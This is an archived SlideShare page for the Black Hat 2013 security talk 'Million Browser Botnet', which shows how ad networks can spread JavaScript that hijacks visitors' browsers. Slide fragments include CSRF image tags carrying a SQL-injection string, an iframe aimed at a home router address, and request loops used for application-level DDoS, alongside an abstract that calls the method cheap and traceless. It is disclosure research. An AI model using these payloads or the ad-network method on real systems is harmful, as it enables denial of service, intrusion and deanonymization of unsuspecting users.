Million Browser Botnet

Million Browser Botnet - Jeremiah Grossman, Matt Johansen, slideshare.net.

- Published: date not stated
- Original: <http://web.archive.org/web/20160507023636/http://www.slideshare.net/jeremiahgrossman/million-browser-botnet>
- Current location: <http://web.archive.org/web/20150719211459/http://www.slideshare.net/jeremiahgrossman/million-browser-botnet>
- Preserved from: http://web.archive.org/web/20150719211459/http://www.slideshare.net/jeremiahgrossman/million-browser-botnet (live) on 2026-08-10
- Capture timestamp: 20160507023636
- Licence: unknown


Content

> UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

Million Browser Botnet

The Wayback Machine - http://web.archive.org/web/20150719211459/http://www.slideshare.net/jeremiahgrossman/million-browser-botnet

Your SlideShare is downloading. ×



** [image: About WhiteHat Security § Headquartered in Santa Clara, California § WhiteHat Se...]

** [image: © 2013 WhiteHat Security, Inc. 3 BIO Matt Johansen • Founder & CTO of WhiteHat Security •&#...]

** [image: When visiting ANY web page... ...by nature of the way the Web works, it has near complete control of your Web br...]

** [image: Overview: HTML / Javascript “malware” § Browser Interrogation § Ev...]

** [image: Browser interrogation Auto-relay OS information, system settings, browser version, installed plug-ins, geo-location, etc.]

** [image: Evil CSRF (Javascript not necessarily required) Force a browser to hack ANY other website, upload / download illegal conte...]

* *[image: Login-Detection <img src=”http://site/img.png” > </section> <section data-index=]* * [image: Deanonymize via mouse-click (clickjack) I Know Your Name, and Probably a Whole Lot More http://blog.whitehatsec.com/i-know...]

** [image: Intranet Hacking <iframe src=”http://192.168.1.1/” ...]

** [image: Auto-XSS <iframe src=“http://server/q=...<inject XSS payload>”></iframe> § ...]

** [image: Traditional Malware (Drive-by-Downloads) <iframe src="http: //lotmachinesguide .cn/ in.cgi?income56" width=1 height=1 s...]

** ![[Distributed] Brute-Force Hash Cracking “During our tests it has been possible to observe password guessing rates o...]

(http://web.archive.org/web/20150719211459im_/http://www.slideshare.net/jeremiahgrossman/million-browser-botnet)

** [image: md5-password-cracker.js by Feross Aboukhadijeh http://feross.org/hacks/md5-password-cracker.js/ Ravan http://www.andlabs.o...]

** [image: Application-Level DDoS “A browser can send a surprisingly large number of GET requests to a remote website using CO...]

** [image: Connection-Limits (6-per hostname) http://www.browserscope.org/]

** [image: Connection-Limit Bypass <script> for (var i = 0; i < 300; i++) { var img = new Image(); var url = 'http://...]

** [image: Benefit of browser hacking this way... § No “malware” to detect, no “exploi...]

** [image: Distribution of this type of “Javascript-malware” § A high trafficked website you own (...]

** [image: “The most reliable, cost effective method to inject evil code is to buy an ad.” -Douglas Crockford]

** [image: Advertisers Advertising Networks PublishersBlogs News Social Networks Reviews Visitors]

** [image: Not An Advertising Network]

** [image: Leverage Advertising Networks to... § Browser Interrogation § Evil Cross-Si...]

** [image: Cost-per-Click (CPC) Cost-per-Thousand (CPM) Price Range: $0.01 - $5.00 (USD) Million Browser Botnet @ $0.15 (CPM) = $150 ...]

** [image: for (var i = 0; i < 10000; i++) { var img = new Image(); var url = 'http://<amazon_aws>/iclick/id?' + i; img.src ...]

** [image: DEMO]

** [image: We’re controlling someone else’s robots!]

** [image: Advertising Network kicks into gear...]

** [image: We did ecommerce at Black Hat.]

** [image: http://www.net-security.org/secworld.php?id=15179]

** ![“[N]obody's breaking the web, dude. Not now, not ever.” Dan Kaminsky to Jeremiah Grossman, December 21, 2010]
(http://web.archive.org/web/20150719211459im_/http://www.slideshare.net/jeremiahgrossman/million-browser-botnet)

** [image: CONTACT THANK YOU JEREMIAH GROSSMAN Founder and CTO Twitter: @jeremiahg Email: jeremiah@whitehatsec.com MATT JOHANSEN Thre...]

** [image: Million Browser Botnet]

** [image: Million Browser Botnet]

** [image: Million Browser Botnet]

** [image: Million Browser Botnet]

** [image: Million Browser Botnet]

** [image: Million Browser Botnet]

** [image: Million Browser Botnet]

** [image: Million Browser Botnet]

** [image: Million Browser Botnet]

** [image: Million Browser Botnet]

** [image: Million Browser Botnet]

** [image: Million Browser Botnet]

** [image: Million Browser Botnet]

** [image: Million Browser Botnet]

** [image: Million Browser Botnet]

** [image: Million Browser Botnet]

** [image: Million Browser Botnet]

Upcoming SlideShare

Loading in…5

×

Million Browser Botnet

3,222

-

- Like
- Download

[[image: Jeremiah Grossman]]
(http://web.archive.org/web/20150719211459/http://www.slideshare.net/jeremiahgrossman?utm_campaign=profiletracking&utm_medium=sssite&utm_source=ssslideview)

Jeremiah Grossman

, Chief Technology Officer at WhiteHat Security

** Follow

Published on Aug 05, 2013

http://blackhat.com/us-13/briefings.html#Grossman

Online advertising networks can be a web hacker’s best friend. For mere pennies per thousand impressions (that means browsers) there are service providers who allow you to broadly distribute arbitrary javascript -- even malicious javascript! You are SUPPOSED to use this “feature” to show

ads, to track users, and get clicks, but that doesn't mean you have to abide. Absolutely nothing prevents spending $10, $100, or more to create a massive javascript-driven browser botnet instantly. The real-world power is spooky cool. We know, because we tested it... in-the-wild.

With a few lines of HTML5 and javascript code we'll demonstrate just how you can easily commandeer browsers to perform DDoS attacks, participate in email spam campaigns, crack hashes and even help brute-force passwords. Put simply, instruct browsers to make HTTP requests they didn't intend, even something as well-known as Cross-Site Request Forgery. With CSRF, no zero-days or malware is required. Oh, and there is no patch. The Web is supposed to work this way. Also nice, when the user leaves the page, our code vanishes. No traces. No tracks.

Before leveraging advertising networks, the reason this attack scenario didn't worry many people is because it has always been difficult to scale up, which is to say, simultaneously control enough browsers (aka botnets) to reach critical mass. Previously, web hackers tried poisoning search engine results, phishing users via email, link spamming Facebook, Twitter and instant messages, Cross-Site Scripting attacks, publishing rigged open proxies, and malicious browser plugins. While all useful methods in certain scenarios, they lack simplicity, invisibility, and most importantly -- scale. That's what we want! At a moment's notice, we will show how it is possible to run javascript on an impressively large number of browsers all at once and no one will be the wiser. Today this is possible, and practical.

...**

Published in: Technology

0 Comments * *4 Likes* * Statistics ** Notes

-

[[image: lourcastillo]]
(http://web.archive.org/web/20150719211459/http://www.slideshare.net/lourcastillo?utm_campaign=profiletracking&utm_medium=sssite&utm_source=ssslideshow)

[Lourdes Lorena Castillo Alvarez , Analista QA Bilingüe en Seidor Technologies at Seidor

](http://web.archive.org/web/20150719211459/http://www.slideshare.net/lourcastillo?utm_campaign=profiletracking&utm_medium=sssite&utm_source=ssslideshow)

-

[[image: mtaarao]]
(http://web.archive.org/web/20150719211459/http://www.slideshare.net/mtaarao?utm_campaign=profiletracking&utm_medium=sssite&utm_source=ssslideshow)

[Maria Teresa Aarao , Software and Business Developer at Deep Logic

](http://web.archive.org/web/20150719211459/http://www.slideshare.net/mtaarao?utm_campaign=profiletracking&utm_medium=sssite&utm_source=ssslideshow)

-

[[image: liuorangle]]
(http://web.archive.org/web/20150719211459/http://www.slideshare.net/liuorangle?utm_campaign=profiletracking&utm_medium=sssite&utm_source=ssslideshow)

[liu orangle , software at ChinaCache at ChinaCache

](http://web.archive.org/web/20150719211459/http://www.slideshare.net/liuorangle?utm_campaign=profiletracking&utm_medium=sssite&utm_source=ssslideshow)

-

[[image: OmarKURT]](http://web.archive.org/web/20150719211459/http://www.slideshare.net/OmarKURT?utm_campaign=profiletracking&utm_medium=sssite&utm_source=ssslideshow)

[Omar Kurt , Software Developer at Vertex Yazılım ve Bilişim Danışmanlığı

](http://web.archive.org/web/20150719211459/http://www.slideshare.net/OmarKURT?utm_campaign=profiletracking&utm_medium=sssite&utm_source=ssslideshow)

No Downloads

Views

Total Views

3,222

On Slideshare

From Embeds

0

Number of Embeds

4

Actions

Shares

Downloads

113

Comments

0

Likes

4

** Embeds 0 **

No embeds

Report content

Flagged as inappropriate Flag as inappropriate Flag as inappropriate

Select your reason for flagging this presentation as inappropriate.

None Pornographic Defamatory Illegal/Unlawful Spam Other Terms Of Service Violation Cancel

Copyright Complaint

No notes for slide

- 1. Million Browser Botnet BLACK HAT USA 2013 JEREMIAH GROSSMAN Founder and CTO @jeremiahg MATT JOHANSEN Threat Research Center, Manager @mattjay
- 2. About WhiteHat Security § Headquartered in Santa Clara, California § WhiteHat Sentinel: SaaS end-to-end website risk management platform (static & dynamic vulnerability assessment) § Employees: 300+ © 2013 WhiteHat Security, Inc. 2
- 3. © 2013 WhiteHat Security, Inc. 3 BIO Matt Johansen • Founder & CTO of WhiteHat Security • TED Alumni • InfoWorld Top 25 CTO • Co-founder of the WASC • Co-author: XSS Attacks • Former Yahoo! information security officer • Brazilian Jiu-Jitsu Black Belt • BlackHat, DEFCON, RSA Speaker • Oversees assessment of 15,000+ websites • Background in Penetration Testing • Hacker turned Management • I'm hiring... a lot... Jeremiah Grossman
- 4. When visiting ANY web page... ...by nature of the way the Web works, it has near complete control of your Web browser for as long as you are there. § Cross-Site Request Forgery (CSRF) § Cross-Site Scripting (XSS) § Clickjacking § ... and various other browser tricks
- 5. Overview: HTML / Javascript "malware" § Browser Interrogation § Evil Cross-Site Request Forgery § Login-Detection § Deanonymization § Intranet Hacking § Auto Cross-Site Scripting § Drive-by-Download (Traditional Malware) § [Distributed] Brute-Force Hash Cracking § Application-Level DDoS
- 6. Browser interrogation Auto-relay OS information, system settings, browser version, installed plug-ins, geo-location, etc.
- 7. Evil CSRF (Javascript not necessarily required) Force a browser to hack ANY other website, upload / download illegal content, search for embarrassing or incriminating terms, initiate bank wire transfers, post offensive messages, vote Edward Snowden as Times Person of the Year. <img src="http://server/cart?id=' UNION ALL SELECT user, pass,..."> <img src="http://torrent/D1C16AB1E2330AF3C4BE06AC43ABCE1CBD78C.torrent"> <img src="http://www.google.com/search?q=Justin+Bieber+fan+club"> <img src="http://att/search?uuid=10009"><img src="http://att/search?uuid=10010"> <img src="http://server/vote?id=4"> Spoofing Google search history with CSRF http://jeremiahgrossman.blogspot.com/2010/12/spoofing-google-search-history-with.html
- 8. Login-Detection <script src="http://site/javascript.js" I Know What Websites You Are Logged-In To http://blog.whitehatsec.com/i-know-what-websites-you-are-logged-in-to-login-detection-via-csrf/ A least 6 different techniques
- 9. Deanonymize via mouse-click (clickjack) I Know Your Name, and Probably a Whole Lot More http://blog.whitehatsec.com/i-know-your-name-and-probably-a-whole-lot-more-deanonymization-via-likejacking-followjacking-etc/

-